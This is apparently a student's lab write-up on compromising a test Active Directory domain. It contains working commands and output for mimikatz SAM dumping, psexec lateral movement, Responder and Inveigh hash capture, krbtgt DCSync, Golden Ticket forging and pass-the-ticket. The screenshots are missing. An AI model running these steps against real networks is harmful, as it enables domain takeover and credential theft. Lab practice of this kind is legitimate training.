
reverse shell:

Not the meterpreter session (as asked) , so I had to create new payload to make it work.






And we have meterpreter session:



b)



And here is where I think hasehes but from Client not server :(


```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > lsadump_sump_sum
[-] Unknown command: lsadump_sump_sum.
meterpreter > lsa_dump_sum
[-] Unknown command: lsa_dump_sum.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP1
SysKey : f600dfd55cefe2dcbe38cbc523658213
Local SID : S-1-5-21-2485698723-755244628-2882623355

SAMKey : 8c7993f3103115b7dbf444c586fbbacc

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 45d49910a3bd382952d7d6595a177893

RID  : 000003e9 (1001)
User : admin
  Hash NTLM: 2f8f2d4f1db63c8b0110be04e74d9824
    lm  - 0: dded2a5f3559977909fb2fbb0b290d9b
    ntlm- 0: 2f8f2d4f1db63c8b0110be04e74d9824
    ntlm- 1: 35b3dad379cfdc5d7a191d877fb0e057

meterpreter >
```

So I've connected user brenta to the server to obtain server's hashes(kind of used vournelability of the project to get it done ;)


```
root@kali:/home/kali# nano /etc/hosts
root@kali:/home/kali# impacket-psexec cyber.local/brenta@DESKTOP1.cyber.local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[-] [Errno Connection error (DESKTOP1.cyber.local:445)] [Errno -2] Name or service not known
root@kali:/home/kali# impacket-psexec cyber.local/brenta@DESKTOP1
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[-] [Errno Connection error (DESKTOP1:445)] [Errno 111] Connection refused
root@kali:/home/kali# impacket-psexec cyber.local/brenta@10.0.2.10
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file BEpksyiv.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service XCAZ on 10.0.2.10.....
[*] Starting service XCAZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
WIN-DC1

C:\Windows\system32>
```

sending payload:


I know sometimes I'm using impacket-psexec sometimes python3 psexec.py, just haven't decided yet, which is better for me ;)




Obtain hashes:



And Vualla ;)



6.




7.


Creating targets tist:

```
root@kali:/home/kali# crackmapexec smb 10.0.2.0/24 --gen-relay-list targets.txt
SMB         10.0.2.50       445    DESKTOP1         [*] Windows 10.0 Build 18362 (name:DESKTOP1) (domain:Cyber.local) (signing:False) (SMBv1:False)
root@kali:/home/kali# nano targets.txt
```


Setting up responder.conf




Let's run it




Setting up *inveigh* script



And we have NTLMv2 hash obtained



9.



Creating Golden Ticket

```
mimikatz # PRIVILEGE::Debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'Cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/13/2021 2:40:12 AM
Object Security ID   : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c5c3596547d1af9cae8c6e099074677e
    ntlm- 0: c5c3596547d1af9cae8c6e099074677e
    lm  - 0: e375cf1e7b6d7e1f2228a662a2a322f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
```

```
mimikatz # kerberos::golden /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413-502 /krbtgt:c5c3596547d1af9cae8c6e09
9074677e /user:brenta /group:500
User      : brenta
Domain    : cyber.local (CYBER)
SID       : S-1-5-21-3951200390-467812779-2876480413-502
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime  : 3/3/2023 11:53:24 AM ; 2/28/2033 11:53:24 AM ; 2/28/2033 11:53:24 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Sendind it to gary and try to connect to server

```
PS C:\Users\garyg\Desktop> dir \\WIN-DC1\c$
dir : Access is denied
At line:1 char:1
+ dir \\WIN-DC1\c$
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\WIN-DC1\c$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\WIN-DC1\c$' because it does not exist.
At line:1 char:1
+ dir \\WIN-DC1\c$
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\WIN-DC1\c$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\garyg\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz #
```


And we have it ;)

```
S C:\Users\garyg> dir \\WIN-DC1\admin$


   Directory: \\WIN-DC1\admin$


ode                 LastWriteTime         Length Name
---                 -------------         ------ ----
-----         7/16/2016   6:23 AM                ADFS
-----         7/13/2021   3:29 AM                ADWS
-----         7/19/2021   2:17 AM                appcompat
```


10.

Creating obf_ps1


```
[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
